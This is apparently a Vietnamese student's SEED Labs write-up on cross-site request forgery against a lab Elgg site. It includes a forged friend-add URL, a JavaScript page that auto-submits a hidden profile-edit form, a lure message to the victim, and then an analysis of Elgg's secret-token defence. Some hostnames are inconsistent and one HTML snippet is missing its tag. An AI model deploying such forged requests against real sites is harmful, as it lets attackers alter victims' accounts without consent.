
Đầu tiên, ta vào Elgg và đăng nhập bằng tài khoản của Bobby.

Nhấn thêm Alice vào danh sách bạn bè của Bobby. Ta sử dụng LiveHTTPHeaders để xem định dạng và thông tin các tham số cần có cho HTTP request dùng để thêm bạn bè.



Với request ở bước này, ta biết được GUID của Alice là 56.

Giờ ta xác định GUID của Bobby bằng cách vào mục Members, nhấn chuột phải vào Bobby -> Inspect Element:



Ta thấy GUID của Bobby là 57.

Sử dụng định dạng URL ở bước trên và tùy chỉnh các tham số cho phù hợp với ngữ cảnh thêm Bobby vào danh sách bạn bè của Alice, cụ thể là `friend=`. Nếu request thêm bạn này được gửi từ hoạt động trên Elgg củ a Alice thì Bobby sẽ được thêm vào danh sách bạn của Alice.

<http://www.csrflabelgg.com/action/friends/add?friend=57>

Tiếp theo, ta tạo file `addfrined.html` cho trang <http://www.csrfabattacker.com/> trong đó sẽ nhúng thẻ `` chứaa url request kết bạn với Bobby:

```

1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 
5 </body>
6 </html>
7

```

Cuối cùng, ta kiểm tra kết quả của tấn công khi Alice nhấn vào đường dẫn <http://www.csrfab-attacker.com/addfriend.html> :

Alice's friends




Bobby

BÀI THỰC HÀNH 7

Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrfllabattacker.com, sao cho khi Bobby nhấp vào đường dẫn này, thông tin tài khoản của Bobby sẽ tự động được chỉnh sửa thêm thông báo "Tôi là nhân viên hỗ trợ dự án SEED!".

Để chỉnh sửa được tiểu sử của Bobby dùng CSRF, ta cần hiểu được yêu cầu của "Edit Profile" HTTP request. Ta thực hiện một vài chỉnh sửa trên profile, ví dụ Alice, và quan sát các tham số của request, sử dụng LiveHTTPHeaders.



The screenshot shows the Elgg web application interface with a user profile for 'Alice'. The profile includes a profile picture of a blonde woman and a bio that says 'About me I Love Bobby'. A sidebar on the left contains links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Overlaid on the right is the 'HTTP Header Live Main' window from Mozilla Firefox, showing the details of an HTTP POST request to `http://www.csrfllabgg.com/action/profile/edit`. The request headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, and Upgrade-Insecure-Requests. The POST body contains an `elgg_token`, `elgg_ts`, `name=Alice&description=<p>I Love Bobby</p>`, and `accesslevel[briefdescription]=2&accesslevel[briefdescription]=2&location=6ac`. The response status is 'HTTP/1.1 302 Found'.

Ta thấy tham số `description` là nơi ta cần thay đổi giá trị thành "Tôi là nhân viên hỗ trợ dự án SEED!" còn GUID sẽ thành GUID của Bobby tức là 57.

Vì nội dung profile chỉ được chỉnh sửa khi chúng được gửi ở dạng POST request nên ta cần chuẩn bị một form và form này tự động submit khi trang web được tải:

```
editprofile.html
~/Downloads/Labsetup/attacker

1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8     var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Boby'>";
13    fields += "<input type='hidden' name='briefdescription' value='Tôi là nhân viên hỗ trợ dự án SEED!'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15    fields += "<input type='hidden' name='guid' value='57'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.csrflabelgg.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30 }
```


Tiếp theo, ta đưa trang web có mã độc lên www.csrfabbattacker.com và gửi tin nhắn có chứa URL để Bobby vào xem.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search

Alice > Messages

Compose a message

To *

 Bobby ✕

Write recipient's username here.

Subject *

I Love You

Message *

[Embed content](#) [Visual editor](#)

[Click here](http://www.csrfabbattacker.com/editprofile.html)

Sau khi Bobby đăng nhập và nhấn vào URL, kiểm tra thử có HTTP POST request nào được gửi không, sau đó xem thông tin của Bobby đã được thay đổi.

Vì trong code có sử dụng onload event nên sau khi nhấn vào link đọc hại sẽ tự load lên trang profile của Bobby, ta thấy thông tin About me của Bobby đã bị thay đổi.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members

Bobby



Brief description
Tôi là nhân viên hỗ trợ dự án SEED!

Blogs

BÀI THỰC HÀNH 8

Bật chế độ ngăn chặn tấn công CSRF.

Để bật chế độ ngăn chặn tấn công CSRF ta cần truy cập vào file Csrp.php tại đường dẫn: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security/Csrp.php, do Elgg sử dụng hướng tiếp cận secret-token để ngăn CSRF nên ta cần loại bỏ lệnh return tại hàm validate() trong file Csrp.php.


```
public function validate(Request $request) {  
    // return; // Added for SEED Labs (disabling the CSRF countermeasure)  
  
    $token = $request->getParam('__elgg_token');  
    $ts = $request->getParam('__elgg_ts');  
  
    $session_id = $this->session->getID();  
  
    if (($token) && ($ts) && ($session_id)) {  
        if ($this->validateTokenOwnership($token, $ts)) {  
            if ($this->validateTokenTimestamp($ts)) {  
                // We have already got this far, so unless anything  
                // else says something to the contrary we assume we're ok  
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [  
                    'token' => $token,  
                    'time' => $ts  
                ]  
            );  
            return $returnval;  
        }  
    }  
}
```

Với việc loại bỏ lệnh return thì hàm validate sẽ có thể thực hiện việc lấy 2 secret-key là __elgg_token và __elgg_ts để tiến hành kiểm tra tính hợp lệ của request.

BÀI THỰC HÀNH 9

Sau khi mở chế độ ngăn chặn tấn công, thực hiện lại tấn công CSRF và mô tả quan sát. Chỉ ra token bí mật trong HTTP request được bắt bởi LiveHTTPHeaders. Giải thích tại sao kẻ tấn công không thể gửi những token bí mật trong tấn công CSRF; Cái gì ngăn chặn chúng tìm ra token bí mật từ trang web.

Sau khi mở chế độ ngăn chặn tấn công CSRF và thực hiện tấn công lại, ta có thể quan sát được thông qua LiveHTTPHeaders được như sau:



Các request có tác dụng thay đổi thông tin của Bobby liên tục được gửi đi. Nguyên nhân: do Elgg đã được bật chức năng chống CSRF nên request lợi dụng lỗ hổng CRSF này không thể thành công và do đó nó không thể tự động load đến trang profile của Bobby như lúc trước, và thay vào đó nó sẽ bị vướn vào vòng lặp gửi request.

Xuất hiện thông báo: `Form is missing __token or __ts fields`, do request của kẻ tấn công bị thiếu 2 thông tin trên.

Secret token trong http request được bắt bởi LiveHTTPHeader:

```

http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----366433278237
Content-Length: 3008
Origin: http://www.csrflabelgg.com
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/boby/edit
Cookie: Elgg=qarfai63v6a3cp68ls8ephr5sl
Upgrade-Insecure-Requests: 1
__elgg_token=lpXf_SxQgH0d0YB4WKzoDQ&__elgg_ts=1618025596&name=Boby&de
&accesslevel[description]=2&brieffdescription=&accesslevel[brieffdescri
POST: HTTP/1.1 302 Found
Date: Sat, 10 Apr 2021 03:33:20 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=90
Connection: Keep-Alive

```

Lý do kẻ tấn công không thể gửi những secret-token trong tấn công CSRF là vì kẻ cả khi kẻ tấn công có thể dự đoán chính xác giá trị `__elgg_ts` của request thì hẳn cũng không thể nào có thể dự đoán được giá trị `__elgg_token` bởi kẻ tấn công không biết thuật toán tạo ra giá trị này. Bên cạnh đó, nếu kẻ tấn công sử dụng LiveHTTPHeader hay công cụ tương tự nào khác để bắt request và lấy 2 giá trị secret token của nó để tạo request mới thì khả năng cao là sẽ không thành công. Bởi vì nếu quan sát hàm kiểm tra tính hợp lệ của `__elgg_ts` trong `Csrf.php`, ta có thể thấy nội dung của nó như sau:

```

protected function validateTokenTimestamp($ts) {
    $timeout = $this->getActionTokenTimeout();
    $now = $this->getCurrentTime()->getTimestamp();

    return ($timeout == 0 || ($ts > $now - $timeout) && ($ts < $now + $timeout));
}

```

Dựa vào đoạn code trên thì giá trị `__elgg_ts` sẽ chỉ được xem là hợp lệ nếu nó nằm trong một khoản lệch nhất định giữa thời gian server nhận được request với một độ trễ nào đó. Do đó nếu kẻ tấn công copy các secret-token trên request ban đầu để sử dụng cho request CSRF thì độ lệch giữa lúc server nhận request CSRF với timeout đã vi phạm với token timestamp, điều đó khiến request CSRF của kẻ tấn công sẽ bị lỗi bỏ do không hợp lệ.

Trang web Elgg không thể ngăn chặn kẻ tấn công đánh cắp secret-token từ request đã được gửi, nhưng nó có thể ngăn chặn attacker sử dụng lại secret-token đó.